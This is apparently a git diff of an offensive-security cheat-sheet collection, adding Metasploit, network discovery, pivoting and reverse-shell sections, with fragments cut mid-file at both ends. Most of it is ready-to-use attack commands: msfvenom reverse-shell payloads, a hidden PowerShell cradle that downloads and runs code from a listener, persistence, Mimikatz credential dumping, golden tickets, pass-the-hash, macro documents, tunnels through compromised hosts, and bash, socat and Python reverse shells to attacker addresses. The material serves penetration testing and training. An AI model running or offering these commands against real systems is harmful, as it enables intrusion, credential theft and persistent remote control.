https://github.com/evait-security/ClickNRoot/blob/master/1/exploit.c
|
||||
```
|
||||
|
||||
### CVE-2010-3904 (RDS)
|
||||
|
||||
Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8
|
||||
|
||||
```powershell
|
||||
https://www.exploit-db.com/exploits/15285/
|
||||
```
|
||||
|
||||
### CVE-2010-4258 (Full Nelson)
|
||||
|
||||
Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04)
|
||||
|
||||
```powershell
|
||||
https://www.exploit-db.com/exploits/15704/
|
||||
```
|
||||
|
||||
### CVE-2012-0056 (Mempodipper)
|
||||
|
||||
Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)
|
||||
|
||||
```powershell
|
||||
https://www.exploit-db.com/exploits/18411
|
||||
```
|
||||
|
||||
|
||||
## References
|
||||
|
||||
- [SUID vs Capabilities - Dec 7, 2017 - Nick Void aka mn3m](https://mn3m.info/posts/suid-vs-capabilities/)
|
||||
- [Privilege escalation via Docker - April 22, 2015 - Chris Foster](https://fosterelli.co/privilege-escalation-via-docker.html)
|
||||
- [An Interesting Privilege Escalation vector (getcap/setcap) - NXNJZ - AUGUST 21, 2018](https://nxnjz.net/2018/08/an-interesting-privilege-escalation-vector-getcap/)
|
||||
- [Exploiting wildcards on Linux - Berislav Kucan](https://www.helpnetsecurity.com/2014/06/27/exploiting-wildcards-on-linux/)
|
||||
- [Code Execution With Tar Command - p4pentest](http://p4pentest.in/2016/10/19/code-execution-with-tar-command/)
|
||||
- [Back To The Future: Unix Wildcards Gone Wild - Leon Juranic](http://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt)
|
||||
- [HOW TO EXPLOIT WEAK NFS PERMISSIONS THROUGH PRIVILEGE ESCALATION? - APRIL 25, 2018](https://www.securitynewspaper.com/2018/04/25/use-weak-nfs-permissions-escalate-linux-privileges/)
|
||||
- [Privilege Escalation via lxd - @reboare](https://reboare.github.io/lxd/lxd-escape.html)
|
||||
- [Editing /etc/passwd File for Privilege Escalation - Raj Chandel - MAY 12, 2018](https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/)
|
||||
- [Privilege Escalation by injecting process possessing sudo tokens - @nongiach @chaignc](https://github.com/nongiach/sudo_inject)
|
||||
* [Linux Password Security with pam_cracklib - Hal Pomeranz, Deer Run Associates](http://www.deer-run.com/~hal/sysadmin/pam_cracklib.html)
|
||||
222
Methodology and Resources/Metasploit - Cheatsheet.md
Normal file
222
Methodology and Resources/Metasploit - Cheatsheet.md
Normal file
@@ -0,0 +1,222 @@
|
||||
# Metasploit
|
||||
|
||||
## Summary
|
||||
|
||||
* [Installation](#installation)
|
||||
* [Sessions](#sessions)
|
||||
* [Background handler](#background-handler)
|
||||
* [Meterpreter - Basic](#meterpreter---basic)
|
||||
* [Generate a meterpreter](#generate-a-meterpreter)
|
||||
* [Meterpreter Webdelivery](#meterpreter-webdelivery)
|
||||
* [Get System](#get-system)
|
||||
* [Persistence Startup](#persistence-startup)
|
||||
* [Portforward](#portforward)
|
||||
* [Upload / Download](#upload---download)
|
||||
* [Execute from Memory](#execute-from-memory)
|
||||
* [Mimikatz](#mimikatz)
|
||||
* [Pass the Hash - PSExec](#pass-the-hash---psexec)
|
||||
* [Scripting Metasploit](#scripting-metasploit)
|
||||
* [Multiple transports](#multiple-transports)
|
||||
* [Best of - Exploits](#best-of---exploits)
|
||||
* [References](#references)
|
||||
|
||||
## Installation
|
||||
|
||||
```powershell
|
||||
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall
|
||||
```
|
||||
|
||||
or docker
|
||||
|
||||
```powershell
|
||||
sudo docker run --rm -it -p 443:443 -v ~/.msf4:/root/.msf4 -v /tmp/msf:/tmp/data remnux/metasploit
|
||||
```
|
||||
|
||||
## Sessions
|
||||
|
||||
```powershell
|
||||
CTRL+Z -> Session in Background
|
||||
sessions -> List sessions
|
||||
sessions -i session_number -> Interact with Session with id
|
||||
sessions -u session_number -> Upgrade session to a meterpreter
|
||||
sessions -u session_number LPORT=4444 PAYLOAD_OVERRIDE=meterpreter/reverse_tcp HANDLER=false-> Upgrade session to a meterpreter
|
||||
|
||||
sessions -c cmd -> Execute a command on several sessions
|
||||
sessions -i 10-20 -c "id" -> Execute a command on several sessions
|
||||
```
|
||||
|
||||
## Background handler
|
||||
|
||||
ExitOnSession : the handler will not exit if the meterpreter dies.
|
||||
|
||||
```powershell
|
||||
screen -dRR
|
||||
sudo msfconsole
|
||||
|
||||
use exploit/multi/handler
|
||||
set PAYLOAD generic/shell_reverse_tcp
|
||||
set LHOST 0.0.0.0
|
||||
set LPORT 4444
|
||||
set ExitOnSession false
|
||||
|
||||
generate -o /tmp/meterpreter.exe -f exe
|
||||
to_handler
|
||||
|
||||
[ctrl+a] + [d]
|
||||
```
|
||||
|
||||
## Meterpreter - Basic
|
||||
|
||||
### Generate a meterpreter
|
||||
|
||||
```powershell
|
||||
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f elf > shell.elf
|
||||
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f exe > shell.exe
|
||||
$ msfvenom -p osx/x86/shell_reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f macho > shell.macho
|
||||
$ msfvenom -p php/meterpreter_reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f raw > shell.php; cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
|
||||
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f asp > shell.asp
|
||||
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f raw > shell.jsp
|
||||
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST="10.10.10.110" LPORT=4242 -f war > shell.war
|
||||
$ msfvenom -p cmd/unix/reverse_python LHOST="10.10.10.110" LPORT=4242 -f raw > shell.py
|
||||
$ msfvenom -p cmd/unix/reverse_bash LHOST="10.10.10.110" LPORT=4242 -f raw > shell.sh
|
||||
$ msfvenom -p cmd/unix/reverse_perl LHOST="10.10.10.110" LPORT=4242 -f raw > shell.pl
|
||||
```
|
||||
|
||||
### Meterpreter Webdelivery
|
||||
|
||||
Set up a Powershell web delivery listening on port 8080.
|
||||
|
||||
```powershell
|
||||
use exploit/multi/script/web_delivery
|
||||
set TARGET 2
|
||||
set payload windows/x64/meterpreter/reverse_http
|
||||
set LHOST 10.0.0.1
|
||||
set LPORT 4444
|
||||
run
|
||||
```
|
||||
|
||||
```powershell
|
||||
powershell.exe -nop -w hidden -c $g=new-object net.webclient;$g.proxy=[Net.WebRequest]::GetSystemWebProxy();$g.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $g.downloadstring('http://10.0.0.1:8080/rYDPPB');
|
||||
```
|
||||
|
||||
|
||||
### Get System
|
||||
|
||||
```powershell
|
||||
meterpreter > getsystem
|
||||
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
|
||||
|
||||
meterpreter > getuid
|
||||
Server username: NT AUTHORITY\SYSTEM
|
||||
```
|
||||
|
||||
### Persistence Startup
|
||||
|
||||
```powershell
|
||||
OPTIONS:
|
||||
|
||||
-A Automatically start a matching exploit/multi/handler to connect to the agent
|
||||
-L <opt> Location in target host to write payload to, if none %TEMP% will be used.
|
||||
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.
|
||||
-S Automatically start the agent on boot as a service (with SYSTEM privileges)
|
||||
-T <opt> Alternate executable template to use
|
||||
-U Automatically start the agent when the User logs on
|
||||
-X Automatically start the agent when the system boots
|
||||
-h This help menu
|
||||
-i <opt> The interval in seconds between each connection attempt
|
||||
-p <opt> The port on which the system running Metasploit is listening
|
||||
-r <opt> The IP of the system running Metasploit listening for the connect back
|
||||
|
||||
meterpreter > run persistence -U -p 4242
|
||||
```
|
||||
|
||||
### Portforward
|
||||
|
||||
```powershell
|
||||
portfwd add -l 7777 -r 172.17.0.2 -p 3006
|
||||
```
|
||||
|
||||
### Upload / Download
|
||||
|
||||
```powershell
|
||||
upload /path/in/hdd/payload.exe exploit.exe
|
||||
download /path/in/victim
|
||||
```
|
||||
|
||||
### Execute from Memory
|
||||
|
||||
```powershell
|
||||
execute -H -i -c -m -d calc.exe -f /root/wce.exe -a -w
|
||||
```
|
||||
|
||||
### Mimikatz
|
||||
|
||||
```powershell
|
||||
load mimikatz
|
||||
mimikatz_command -f version
|
||||
mimikatz_command -f samdump::hashes
|
||||
mimikatz_command -f sekurlsa::wdigest
|
||||
mimikatz_command -f sekurlsa::searchPasswords
|
||||
mimikatz_command -f sekurlsa::logonPasswords full
|
||||
```
|
||||
|
||||
```powershell
|
||||
load kiwi
|
||||
creds_all
|
||||
golden_ticket_create -d <domainname> -k <nthashof krbtgt> -s <SID without le RID> -u <user_for_the_ticket> -t <location_to_store_tck>
|
||||
```
|
||||
|
||||
### Pass the Hash - PSExec
|
||||
|
||||
```powershell
|
||||
msf > use exploit/windows/smb/psexec
|
||||
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
|
||||
msf exploit(psexec) > exploit
|
||||
SMBDomain WORKGROUP no The Windows domain to use for authentication
|
||||
SMBPass 598ddce2660d3193aad3b435b51404ee:2d20d252a479f485cdf5e171d93985bf no The password for the specified username
|
||||
SMBUser Lambda no The username to authenticate as
|
||||
```
|
||||
|
||||
## Scripting Metasploit
|
||||
|
||||
Using a `.rc file`, write the commands to execute, then run `msfconsole -r ./file.rc`.
|
||||
Here is a simple example to script the deployment of a handler an create an Office doc with macro.
|
||||
|
||||
```powershell
|
||||
use exploit/multi/handler
|
||||
set PAYLOAD windows/meterpreter/reverse_https
|
||||
set LHOST 0.0.0.0
|
||||
set LPORT 4646
|
||||
set ExitOnSession false
|
||||
exploit -j -z
|
||||
|
||||
|
||||
use exploit/multi/fileformat/office_word_macro
|
||||
set PAYLOAD windows/meterpreter/reverse_https
|
||||
set LHOST 10.10.14.22
|
||||
set LPORT 4646
|
||||
exploit
|
||||
```
|
||||
|
||||
## Multiple transports
|
||||
|
||||
```powershell
|
||||
msfvenom -p windows/meterpreter_reverse_tcp lhost=<host> lport=<port> sessionretrytotal=30 sessionretrywait=10 extensions=stdapi,priv,powershell extinit=powershell,/home/ionize/AddTransports.ps1 -f exe
|
||||
```
|
||||
|
||||
Then, in AddTransports.ps1
|
||||
|
||||
```powershell
|
||||
Add-TcpTransport -lhost <host> -lport <port> -RetryWait 10 -RetryTotal 30
|
||||
Add-WebTransport -Url http(s)://<host>:<port>/<luri> -RetryWait 10 -RetryTotal 30
|
||||
```
|
||||
|
||||
## Best of - Exploits
|
||||
|
||||
* MS17-10 Eternal Blue - `exploit/windows/smb/ms17_010_eternalblue`
|
||||
* MS08_67 - `exploit/windows/smb/ms08_067_netapi`
|
||||
|
||||
## References
|
||||
|
||||
* [Multiple transports in a meterpreter payload - ionize](https://ionize.com.au/multiple-transports-in-a-meterpreter-payload/)
|
||||
* [Creating Metasploit Payloads - Peleus](https://netsec.ws/?p=331)
|
||||
@@ -8,6 +8,7 @@
|
||||
* The Harvester
|
||||
|
||||
* [Active Recon](#active-recon)
|
||||
* Masscan
|
||||
* Nmap
|
||||
* Nmap Script
|
||||
* RPCClient
|
||||
@@ -47,6 +48,13 @@
|
||||
|
||||
## Active recon
|
||||
|
||||
* Masscan
|
||||
|
||||
```powershell
|
||||
masscan -iL ips-online.txt --rate 10000 -p1-65535 --only-open -oL masscan.out
|
||||
masscan -e tun0 -p1-65535,U:1-65535 10.10.10.97 --rate 1000
|
||||
```
|
||||
|
||||
* Basic NMAP
|
||||
|
||||
```bash
|
||||
@@ -168,6 +176,18 @@
|
||||
index: 0x8 Account: root Name: root Desc: (null)
|
||||
```
|
||||
|
||||
* Zone Transfer
|
||||
|
||||
```powershell
|
||||
host -t ns domain.local
|
||||
domain.local name server master.domain.local.
|
||||
|
||||
host master.domain.local
|
||||
master.domain.local has address 192.168.1.1
|
||||
|
||||
dig axfr domain.local @192.168.1.1
|
||||
```
|
||||
|
||||
## List all the subdirectories and files
|
||||
|
||||
* Using BFAC (Backup File Artifacts Checker): An automated tool that checks for backup artifacts that may disclose the web-application's source code.
|
||||
@@ -268,7 +288,7 @@ International test card numbers and tokens
|
||||
| 4000002460000001 | tok_fi | Finland (FI) | Visa |
|
||||
| 4000002500000003 | tok_fr | France (FR) | Visa |
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* [[BugBounty] Yahoo phpinfo.php disclosure - Patrik Fehrenbach](http://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/)
|
||||
* [Nmap CheatSheet - HackerTarget](https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/)
|
||||
@@ -1,38 +1,14 @@
|
||||
# Network Discovery
|
||||
|
||||
## Netdiscover
|
||||
## Summary
|
||||
|
||||
```powershell
|
||||
netdiscover -i eth0 -r 192.168.1.0/24
|
||||
Currently scanning: Finished! | Screen View: Unique Hosts
|
||||
|
||||
20 Captured ARP Req/Rep packets, from 4 hosts. Total size: 876
|
||||
_____________________________________________________________________________
|
||||
IP At MAC Address Count Len MAC Vendor / Hostname
|
||||
-----------------------------------------------------------------------------
|
||||
192.168.1.AA 68:AA:AA:AA:AA:AA 15 630 Sagemcom
|
||||
192.168.1.XX 52:XX:XX:XX:XX:XX 1 60 Unknown vendor
|
||||
192.168.1.YY 24:YY:YY:YY:YY:YY 1 60 QNAP Systems, Inc.
|
||||
192.168.1.ZZ b8:ZZ:ZZ:ZZ:ZZ:ZZ 3 126 HUAWEI TECHNOLOGIES CO.,LTD
|
||||
```
|
||||
|
||||
## Responder
|
||||
|
||||
```powershell
|
||||
responder -I eth0 -A # see NBT-NS, BROWSER, LLMNR requests without responding.
|
||||
responder.py -I eth0 -wrf
|
||||
```
|
||||
|
||||
Alternatively you can use the [Windows version](https://github.com/lgandx/Responder-Windows)
|
||||
|
||||
## Bettercap
|
||||
|
||||
```powershell
|
||||
bettercap -X --proxy --proxy-https -T <target IP>
|
||||
# better cap in spoofing, discovery, sniffer
|
||||
# intercepting http and https requests,
|
||||
# targetting specific IP only
|
||||
```
|
||||
- [Nmap](#nmap)
|
||||
- [Masscan](#masscan)
|
||||
- [Netdiscover](#netdiscover)
|
||||
- [Responder](#responder)
|
||||
- [Bettercap](#bettercap)
|
||||
- [Reconnoitre](#reconnoitre)
|
||||
- [References](#references)
|
||||
|
||||
## Nmap
|
||||
|
||||
@@ -40,6 +16,8 @@ bettercap -X --proxy --proxy-https -T <target IP>
|
||||
|
||||
```powershell
|
||||
nmap -sn -n --disable-arp-ping 192.168.1.1-254 | grep -v "host down"
|
||||
-sn : Disable port scanning. Host discovery only.
|
||||
-n : Never do DNS resolution
|
||||
```
|
||||
|
||||
* Basic NMAP
|
||||
@@ -119,6 +97,16 @@ Host script results:
|
||||
List Nmap scripts : ls /usr/share/nmap/scripts/
|
||||
```
|
||||
|
||||
## Masscan
|
||||
|
||||
```powershell
|
||||
masscan -iL ips-online.txt --rate 10000 -p1-65535 --only-open -oL masscan.out
|
||||
masscan -e tun0 -p1-65535,U:1-65535 10.10.10.97 --rate 1000
|
||||
|
||||
masscan --rate 500 --interface tap0 --router-ip $ROUTER_IP --top-ports 100 $NETWORK -oL masscan_machines.tmp
|
||||
masscan --rate 1000 --interface tap0 --router-ip $ROUTER_IP -p1-65535,U:1-65535 $MACHINE_IP --banners -oL $MACHINE_IP/scans/masscan-ports.lst
|
||||
```
|
||||
|
||||
## Reconnoitre
|
||||
|
||||
Dependencies:
|
||||
@@ -133,6 +121,40 @@ python2.7 ./reconnoitre.py -t 192.168.1.2-252 -o ./results/ --pingsweep --hostna
|
||||
If you have a segfault with nbtscan, read the following quote.
|
||||
> Permission is denied on the broadcast address (.0) and it segfaults on the gateway (.1) - all other addresses seem fine here.So to mitigate the problem: nbtscan 192.168.0.2-255
|
||||
|
||||
## Thanks
|
||||
## Netdiscover
|
||||
|
||||
```powershell
|
||||
netdiscover -i eth0 -r 192.168.1.0/24
|
||||
Currently scanning: Finished! | Screen View: Unique Hosts
|
||||
|
||||
20 Captured ARP Req/Rep packets, from 4 hosts. Total size: 876
|
||||
_____________________________________________________________________________
|
||||
IP At MAC Address Count Len MAC Vendor / Hostname
|
||||
-----------------------------------------------------------------------------
|
||||
192.168.1.AA 68:AA:AA:AA:AA:AA 15 630 Sagemcom
|
||||
192.168.1.XX 52:XX:XX:XX:XX:XX 1 60 Unknown vendor
|
||||
192.168.1.YY 24:YY:YY:YY:YY:YY 1 60 QNAP Systems, Inc.
|
||||
192.168.1.ZZ b8:ZZ:ZZ:ZZ:ZZ:ZZ 3 126 HUAWEI TECHNOLOGIES CO.,LTD
|
||||
```
|
||||
|
||||
## Responder
|
||||
|
||||
```powershell
|
||||
responder -I eth0 -A # see NBT-NS, BROWSER, LLMNR requests without responding.
|
||||
responder.py -I eth0 -wrf
|
||||
```
|
||||
|
||||
Alternatively you can use the [Windows version](https://github.com/lgandx/Responder-Windows)
|
||||
|
||||
## Bettercap
|
||||
|
||||
```powershell
|
||||
bettercap -X --proxy --proxy-https -T <target IP>
|
||||
# better cap in spoofing, discovery, sniffer
|
||||
# intercepting http and https requests,
|
||||
# targetting specific IP only
|
||||
```
|
||||
|
||||
## References
|
||||
|
||||
* [TODO](TODO)
|
||||
@@ -1,5 +1,26 @@
|
||||
# Network Pivoting Techniques
|
||||
|
||||
## Summary
|
||||
|
||||
* [Windows netsh Port Forwarding](#windows-netsh-port-forwarding)
|
||||
* [SSH](#ssh)
|
||||
* [SOCKS Proxy](#socks-proxy)
|
||||
* [Local Port Forwarding](#local-port-forwarding)
|
||||
* [Remote Port Forwarding](#remote-port-forwarding)
|
||||
* [Proxychains](#proxychains)
|
||||
* [Web SOCKS - reGeorg](#web-socks---regeorg)
|
||||
* [Metasploit](#metasploit)
|
||||
* [sshuttle](#sshuttle)
|
||||
* [chisel](#chisel)
|
||||
* [Rpivot](#rpivot)
|
||||
* [plink](#plink)
|
||||
* [ngrok](#ngrok)
|
||||
* [Basic Pivoting Types](#basic-pivoting-types)
|
||||
* [Listen - Listen](#listen---listen)
|
||||
* [Listen - Connect](#listen---connect)
|
||||
* [Connect - Connect](#connect---connect)
|
||||
* [References](#references)
|
||||
|
||||
## Windows netsh Port Forwarding
|
||||
|
||||
```powershell
|
||||
@@ -42,6 +63,7 @@ ssh -L [bindaddr]:[port]:[dsthost]:[dstport] [user]@[host]
|
||||
|
||||
```bash
|
||||
ssh -R [bindaddr]:[port]:[localhost]:[localport] [user]@[host]
|
||||
ssh -R 3389:10.1.1.224:3389 root@10.11.0.32
|
||||
```
|
||||
|
||||
## Proxychains
|
||||
@@ -59,8 +81,86 @@ Set the SOCKS4 proxy then `proxychains nmap -sT 192.168.5.6`
|
||||
|
||||
[reGeorg](https://github.com/sensepost/reGeorg), the successor to reDuh, pwn a bastion webserver and create SOCKS proxies through the DMZ. Pivot and pwn.
|
||||
|
||||
Drop one of the following files on the server:
|
||||
|
||||
- tunnel.ashx
|
||||
- tunnel.aspx
|
||||
- tunnel.js
|
||||
- tunnel.jsp
|
||||
- tunnel.nosocket.php
|
||||
- tunnel.php
|
||||
- tunnel.tomcat.5.jsp
|
||||
|
||||
```python
|
||||
python reGeorgSocksProxy.py -p 8080 -u http://compromised.host/shell.jsp
|
||||
python reGeorgSocksProxy.py -p 8080 -u http://compromised.host/shell.jsp # the socks proxy will be on port 8080
|
||||
|
||||
optional arguments:
|
||||
-h, --help show this help message and exit
|
||||
-l , --listen-on The default listening address
|
||||
-p , --listen-port The default listening port
|
||||
-r , --read-buff Local read buffer, max data to be sent per POST
|
||||
-u , --url The url containing the tunnel script
|
||||
-v , --verbose Verbose output[INFO|DEBUG]
|
||||
```
|
||||
|
||||
## Metasploit
|
||||
|
||||
```powershell
|
||||
# Meterpreter list active port forwards
|
||||
portfwd list
|
||||
|
||||
# Forwards 3389 (RDP) to 3389 on the compromised machine running the Meterpreter shell
|
||||
portfwd add –l 3389 –p 3389 –r target-host
|
||||
portfwd add -l 88 -p 88 -r 127.0.0.1
|
||||
portfwd add -L 0.0.0.0 -l 445 -r 192.168.57.102 -p 445
|
||||
|
||||
# Forwards 3389 (RDP) to 3389 on the compromised machine running the Meterpreter shell
|
||||
portfwd delete –l 3389 –p 3389 –r target-host
|
||||
# Meterpreter delete all port forwards
|
||||
portfwd flush
|
||||
|
||||
or
|
||||
|
||||
# Use Meterpreters autoroute script to add the route for specified subnet 192.168.15.0
|
||||
run autoroute -s 192.168.15.0/24
|
||||
use auxiliary/server/socks4a
|
||||
|
||||
# Meterpreter list all active routes
|
||||
run autoroute -p
|
||||
|
||||
route #Meterpreter view available networks the compromised host can access
|
||||
# Meterpreter add route for 192.168.14.0/24 via Session number.
|
||||
route add 192.168.14.0 255.255.255.0 3
|
||||
# Meterpreter delete route for 192.168.14.0/24 via Session number.
|
||||
route delete 192.168.14.0 255.255.255.0 3
|
||||
# Meterpreter delete all routes
|
||||
route flush
|
||||
```
|
||||
|
||||
## sshuttle
|
||||
|
||||
Transparent proxy server that works as a poor man's VPN. Forwards over ssh.
|
||||
|
||||
* Doesn't require admin.
|
||||
* Works with Linux and MacOS.
|
||||
* Supports DNS tunneling.
|
||||
|
||||
```powershell
|
||||
pacman -Sy sshuttle
|
||||
apt-get install sshuttle
|
||||
sshuttle -vvr user@10.10.10.10 10.1.1.0/24
|
||||
sshuttle -vvr username@pivot_host 10.2.2.0/24
|
||||
```
|
||||
|
||||
## chisel
|
||||
|
||||
|
||||
```powershell
|
||||
go get -v github.com/jpillora/chisel
|
||||
|
||||
# forward port 389 and 88 to hacker computer
|
||||
user@victim$ .\chisel.exe client YOUR_IP:8008 R:88:127.0.0.1:88 R:389:localhost:389
|
||||
user@hacker$ /opt/chisel/chisel server -p 8008 --reverse
|
||||
```
|
||||
|
||||
## Rpivot
|
||||
@@ -97,9 +197,26 @@ python client.py --server-ip [server ip] --server-port 9443 --ntlm-proxy-ip [pro
|
||||
```powershell
|
||||
plink -l root -pw toor ssh-server-ip -R 3390:127.0.0.1:3389 --> exposes the RDP port of the machine in the port 3390 of the SSH Server
|
||||
plink -l root -pw mypassword 192.168.18.84 -R
|
||||
plink.exe -v -pw mypassword user@10.10.10.10 -L 6666:127.0.0.1:445
|
||||
plink -R [Port to forward to on your VPS]:localhost:[Port to forward on your local machine] [VPS IP]
|
||||
```
|
||||
|
||||
## ngrok
|
||||
|
||||
```powershell
|
||||
# get the binary
|
||||
wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
|
||||
unzip ngrok-stable-linux-amd64.zip
|
||||
|
||||
# log into the service
|
||||
./ngrok authtoken 3U[REDACTED_TOKEN]Hm
|
||||
|
||||
# deploy a port forwarding for 4433
|
||||
./ngrok http 4433
|
||||
./ngrok tcp 4433
|
||||
```
|
||||
|
||||
|
||||
## Basic Pivoting Types
|
||||
|
||||
| Type | Use Case |
|
||||
@@ -108,7 +225,7 @@ plink -R [Port to forward to on your VPS]:localhost:[Port to forward on your loc
|
||||
| Listen - Connect | Normal redirect. |
|
||||
| Connect - Connect | Can’t bind, so connect to bridge two hosts |
|
||||
|
||||
## Listen - Listen
|
||||
### Listen - Listen
|
||||
|
||||
| Type | Use Case |
|
||||
| :------------- | :------------------------------------------ |
|
||||
@@ -117,7 +234,7 @@ plink -R [Port to forward to on your VPS]:localhost:[Port to forward on your loc
|
||||
| remote host 1 | `ncat localhost 8080 < file` |
|
||||
| remote host 2 | `ncat localhost 9090 > newfile` |
|
||||
|
||||
## Listen - Connect
|
||||
### Listen - Connect
|
||||
|
||||
| Type | Use Case |
|
||||
| :------------- | :------------------------------------------ |
|
||||
@@ -126,7 +243,7 @@ plink -R [Port to forward to on your VPS]:localhost:[Port to forward on your loc
|
||||
| remote host 1 | `ncat localhost -p 8080 < file` |
|
||||
| remote host 2 | `ncat -l -p 9090 > newfile` |
|
||||
|
||||
## Connect - Connect
|
||||
### Connect - Connect
|
||||
|
||||
| Type | Use Case |
|
||||
| :------------- | :------------------------------------------ |
|
||||
@@ -135,9 +252,10 @@ plink -R [Port to forward to on your VPS]:localhost:[Port to forward on your loc
|
||||
| remote host 1 | `ncat -l -p 8080 < file |
|
||||
| remote host 2 | `ncat -l -p 9090 > newfile` |
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* [Network Pivoting Techniques - Bit rot](https://bitrot.sh/cheatsheet/14-12-2017-pivoting/)
|
||||
* [Port Forwarding in Windows - Windows OS Hub](http://woshub.com/port-forwarding-in-windows/)
|
||||
* [Using the SSH "Konami Code" (SSH Control Sequences) - Jeff McJunkin](https://pen-testing.sans.org/blog/2015/11/10/protected-using-the-ssh-konami-code-ssh-control-sequences)
|
||||
* [A Red Teamer's guide to pivoting- Mar 23, 2017 - Artem Kondratenko](https://artkond.com/2017/03/23/pivoting-guide/)
|
||||
* [A Red Teamer's guide to pivoting- Mar 23, 2017 - Artem Kondratenko](https://artkond.com/2017/03/23/pivoting-guide/)
|
||||
* [Pivoting Meterpreter](https://www.information-security.fr/pivoting-meterpreter/)
|
||||
@@ -1,6 +1,37 @@
|
||||
# Reverse Shell Methods
|
||||
# Reverse Shell Cheat Sheet
|
||||
|
||||
## Reverse Shell Cheat Sheet
|
||||
## Summary
|
||||
|
||||
* [Reverse Shell](#reverse-shell)
|
||||
* [Bash TCP](#bash-tcp)
|
||||
* [Bash UDP](#bash-udp)
|
||||
* [Socat](#socat)
|
||||
* [Perl](#perl)
|
||||
* [Python](#python)
|
||||
* [PHP](#php)
|
||||
* [Ruby](#ruby)
|
||||
* [Golang](#golang)
|
||||
* [Netcat Traditional](#netcat-traditional)
|
||||
* [Netcat OpenBsd](#netcat-openbsd)
|
||||
* [Ncat](#ncat)
|
||||
* [OpenSSL](#openssl)
|
||||
* [Powershell](#powershell)
|
||||
* [Awk](#awk)
|
||||
* [Java](#java)
|
||||
* [War](#war)
|
||||
* [Lua](#lua)
|
||||
* [NodeJS](#nodejs)
|
||||
* [Groovy](#groovy)
|
||||
* [Meterpreter Shell](#meterpreter-shell)
|
||||
* [Windows Staged reverse TCP](#windows-staged-reverse-tcp)
|
||||
* [Windows Stageless reverse TCP](#windows-stageless-reverse-tcp)
|
||||
* [Linux Staged reverse TCP](#linux-staged-reverse-tcp)
|
||||
* [Linux Stageless reverse TCP](#linux-stageless-reverse-tcp)
|
||||
* [Other platforms](#other-platforms)
|
||||
* [Spawn TTY Shell](#spawn-tty-shell)
|
||||
* [References](#references)
|
||||
|
||||
## Reverse Shell
|
||||
|
||||
### Bash TCP
|
||||
|
||||
@@ -20,6 +51,15 @@ Listener:
|
||||
nc -u -lvp 4242
|
||||
```
|
||||
|
||||
### Socat
|
||||
|
||||
```powershell
|
||||
user@attack$ socat file:`tty`,raw,echo=0 TCP-L:4242
|
||||
user@victim$ /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.10.10:4242
|
||||
```
|
||||
|
||||
Static socat binary can be found at [https://github.com/andrew-d/static-binaries](https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat)
|
||||
|
||||
### Perl
|
||||
|
||||
```perl
|
||||
@@ -36,8 +76,19 @@ perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"[IPADDR]:[PORT]");STDIN->fdopen(
|
||||
|
||||
Linux only
|
||||
|
||||
IPv4
|
||||
```python
|
||||
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
|
||||
export RHOST="10.10.10.10";export RPORT=12345;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
|
||||
```
|
||||
|
||||
IPv4
|
||||
```python
|
||||
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
|
||||
```
|
||||
|
||||
IPv6
|
||||
```python
|
||||
python -c 'import socket,subprocess,os,pty;s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("dead:beef:2::125c",4343,0,2));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=pty.spawn("/bin/sh");'
|
||||
```
|
||||
|
||||
```python
|
||||
@@ -47,7 +98,7 @@ python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOC
|
||||
Windows only
|
||||
|
||||
```powershell
|
||||
